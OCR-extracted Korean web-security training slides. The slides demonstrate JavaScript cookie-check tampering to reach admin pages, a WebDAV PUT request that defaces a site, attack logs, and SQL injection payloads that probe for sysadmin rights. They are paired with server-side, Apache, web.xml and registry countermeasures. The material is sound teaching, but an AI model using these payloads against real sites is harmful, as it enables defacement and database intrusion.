
12. 자바스크립트 변조 – 오용 사례(2) - 실습 If 로직 구성 오류 <? $param 2; if($param 2 !="admin") { echo("<script>window. alert('please login')</script>"); echo("<script>location. href = 'if. php'; </script>"); } echo("this is admin menu</br>"); echo("| id = admin | password = admin 1234 |</br>"); echo("| id = master | password = 123456 |</br>"); ? > 78



12. 자바스크립트 변조 – 오용 사례(3) function chk. Cookie(){ var levels. Str = get. Cookie('clevels'); var ids. Str = get. Cookie('cidss'); if ((levels. Str == null && levels. Str == "") || levels. Str < 3) { alert('이 메뉴는 관리자만 사용할 수 있습니다. . '); window. open('/admin/index. html', '_parent', ''); }} “참” 조건으로 변조 function chk. Cookie(){ return true; } 그림. 자바 스크립트 조작 83

12. 자바스크립트 변조 – 보호 방법 if($param 2 !="admin") { echo("<script>window. alert('please login')</script>"); echo("<script>location. href = 'if_1. php'; </script>"); return; } 84


13. HTTP메소드 – PUT메소드를 악용한 홈 페이지 변조 PUT /upload/Defacement. html HTTP/1. 1 If-Modified-Since: Mon, 22 May 1970 12: 00 GMT User-Agent: Mozilla/4. 0 (compatible; MSIE 5. 0; Win 32) Host: findjob. co. kr Content-Length: 551 Connection: Keep-Alive Cache-Control: no-cache Cookie: ASPSESSIONIDQAADCQCS=OPLAHCMCOPBAEELALHOCJHHB <HTML> <p><p><p><hr> <p><b>Notice: </b> &nb sp; This is an HTML file that was loaded as a result of exploiting an existing vulnerability in the Web Application. <hr> <BR> <b><i>In other words, this site belongs to evenstar: </I> <font color=red> <BR>&nbs </font></b></p> </HTML> 91


13. HTTP메소드 – 해킹 로그 2005 -01 -09 23: 24: XX XXXX – 102. 107. 11 PROPFIND / - 207 Microsoft+Data+Access+Internet+Publishing+Provider+DAV 2005 -01 -09 23: 24: XX XXXX – 102. 107. 11 PUT /echo. htm - 201 Microsoft+Data+Access+Internet+Publishing+Provider+DAV 92


13. HTTP메소드 – 대책(윈도우) 위치 : HKEY_LOCAL_MACHINE\SYSTEM\Current. Control. Set\Services\W 3 SVC\ Parameters 내용( Windows 2000 ) 값 이름: Disable. Web. DAV 데이터 형식: DWORD 값 데이터: 1 93


13. HTTP메소드 – 대책(아파치 및 JSP의 web. xml ) <Directory /> <Limit. Except GET POST> Order allow, deny Deny from all </Limit. Except> </Directory> <security-constraint> <web-resource-collection> <web-resource-name>method block</web-resource-name> <url-pattern>/*</url-pattern> <http-method>PUT</http-method> <http-method>DELETE</http-method> </web-resource-collection> <auth-constraint> </security-constraint> 94



14. 불필요한 파일 - 오용사례 If (strcmp($confirm_password, ’blabal. ’) )함수 : 값 비교 “값이 다른 경우 에러 처리” Else Document. cookie=“usercheck=ok; path=/; domain=www. xxx. com”; 97

14. 불필요한 파일 - 오용사례 http: //www. xxxx. com/service/adminmenu. php 99


14. 불필요한 파일 - 대책 (3) 아파치 설정 변경 <Files ~". bak$"> Order allow, deny Deny from all </Files> <Files ~". zip$"> Order allow, deny Deny from all </Files> 101



15. 에러 노출 Fail Close Firewall Fail Open Web Server 가용성 보장 : Fail Open 보안성 보장 : Fail Close 102

15. 에러 노출 – SQL Injection 사례 * SQL Injection 침해 로그 1 Number=2002 -002412' |63|80040 e 14|'2002 -002412''_문자열_앞에_닫히지_않은_인용_부호가_있습니다. 500 2 Number=2002 -002412' and user=1 and ''=' |63|80040 e 07|nvarchar_값_'team'을(를)_int_데이터_형식의_열로_변환 하는_중_구문_오류가 _발생했습니다. 500 3 Number=2002 -002412' And Cast(IS_SRVROLEMEMBER(sysadmin) as varchar(1))+char(124)=1 And ''=' |63|80040 e 07|varchar_값_'0|' 을(를)_int_데이터_형식의_열로_변환하는_중_구문_오류가_발 생했습니다. 500 104

15. 에러 노출 – JSP(web. xml) <error-page> <error-code>404</error-code> <location>/index. html</location> </error-page> <error-code>500</error-code> <location>/index. html</location> </error-page> 107
